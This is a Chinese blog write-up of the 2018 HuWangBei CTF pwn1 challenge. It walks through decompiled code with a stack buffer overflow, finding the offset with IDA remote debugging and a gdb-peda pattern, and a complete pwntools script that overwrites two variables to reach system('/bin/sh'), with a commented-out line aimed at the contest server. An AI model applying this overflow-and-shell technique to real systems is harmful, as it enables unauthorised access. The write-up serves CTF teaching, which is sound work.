护鼎杯pwn1 writeup

原创

Crystal52875 于 2018-12-26 01:10:04 发布 342 收藏

分类专栏： pwn 漏洞相关 linux逆向

本文链接：https://blog.csdn.net/u014715599/article/details/85256160


pwn 同时被 3 个专栏收录


1 篇文章 0 订阅

订阅专栏


漏洞相关

7 篇文章 1 订阅

订阅专栏


linux逆向

2 篇文章 0 订阅

订阅专栏

1.IDA分析漏洞利用点

这道题ida分析比较简单，另直接gdb调试也可以，不过我没有找到怎么下断点，gdb载入起始地址没有找到。

（1）下图所示，这道题比较简单，直接利用栈溢出将v4和v5的值修改为条件要求的就能直接开启一个shell（这里要注意pwn题主要是利用漏洞拿到远程服务器的shell）。

```
v6 = __readfsqword(0x28u);
v1 = 0LL;
v2 = 0LL;
v3 = 0LL;
v4 = 0x7FFFFFFFFFFFFFFFLL;
v5 = 1.7976931348623157e308;
setvbuf(_bss_start, 0LL, 2, 0LL);
setvbuf(stdin, 0LL, 2, 0LL);
printf("HuWangBei CTF 2018 will be getting start after %lu seconds...\n", 0LL, 1.7976931348623157e308);
puts("But Whether it starts depends on you.");
read(0, &v1, 0x28uLL);
if ( v4 != 0x7FFFFFFFFFFFFFFFLL || v5 != 0.1 )
{
  puts("Try again!");
}
else
{
  printf("HuWangBei CTF 2018 will be getting start after %g seconds...\n", &v1, v5);
  system("/bin/sh");
}
return 0LL;
```


（2）栈上格局分布 pattern测试溢出点（）


测试的时候，需要借助ida，远程调试。

linux_server	2017/9/14 15:08	文件	714 KB
linux_server64	2017/9/14 15:08	文件	689 KB
mac_server	2017/9/14 15:08	文件	652 KB
mac_server64	2017/9/14 15:08	文件	665 KB

直接给权限就可以开启了

```
crystal@ubuntu:~/Desktop$ ./linux_server64
IDA Linux 64-bit remote debug server(ST) v1.22. Hex-Rays (c) 2004-2017
Listening on 0.0.0.0:23946...
=============================================================
[1] Accepting connection from 192.168.40.1...
HuWangBei CTF 2018 will be getting start after 139852070098832 seconds...
But Whether it starts depends on you.
[1] Closing connection from 192.168.40.1...
=============================================================
[2] Accepting connection from 192.168.40.1...
HuWangBei CTF 2018 will be getting start after 140008544298896 seconds...
But Whether it starts depends on you.
[2] Closing connection from 192.168.40.1...
=============================================================
[3] Accepting connection from 192.168.40.1...
[3] Could not establish the connection
[3] Closing connection from 192.168.40.1...
=============================================================
[4] Accepting connection from 192.168.40.1...
[4] Could not establish the connection
[4] Closing connection from 192.168.40.1...
=============================================================
[5] Accepting connection from 192.168.40.1...
[5] Could not establish the connection
[5] Closing connection from 192.168.40.1...
=============================================================
[6] Accepting connection from 192.168.40.1...
HuWangBei CTF 2018 will be getting start after 140090621507472 seconds...
But Whether it starts depends on you.
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA
```


ida的调试设置。这种方法除了调试linux下elf比较方便，也可以直接调试windows下exe程序。



linux 下测试数据生成，这样会比较好判断具体偏移，这种方法直接在本地gdb调试时使用更加方便，这里只是一个辅助作用。

```
gdb-peda$ pattern create 48
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA'
gdb-peda$ pattern offest
```

确定v4的偏移，注意观察取内存的取值。这里可以看到在填充0x18之后是填充的是v4的值，所以前面的0x18数据随便填充，后面的根据前面分析的漏洞利用条件分别让v4，v5取固定值。



payload

确定完偏移，就能填充payload。这里是标准的payload填充方式，不理解可以多查一下pwn脚本对比。

```
# -- coding: utf-8 --
from pwn import *

p=process(['./task_gettingStart_ktQeERc'])
#p=remote('49.4.78.75',30792)
gdb.attach(p)
payload='a'*(0x30-0x18)
payload+=p64(0x7FFFFFFFFFFFFFFF)
payload+=p64(0x3FB999999999999A)

p.recvuntil("depends on you.")
p.sendline(payload)
p.recvuntil("seconds...")
p.interactive()
```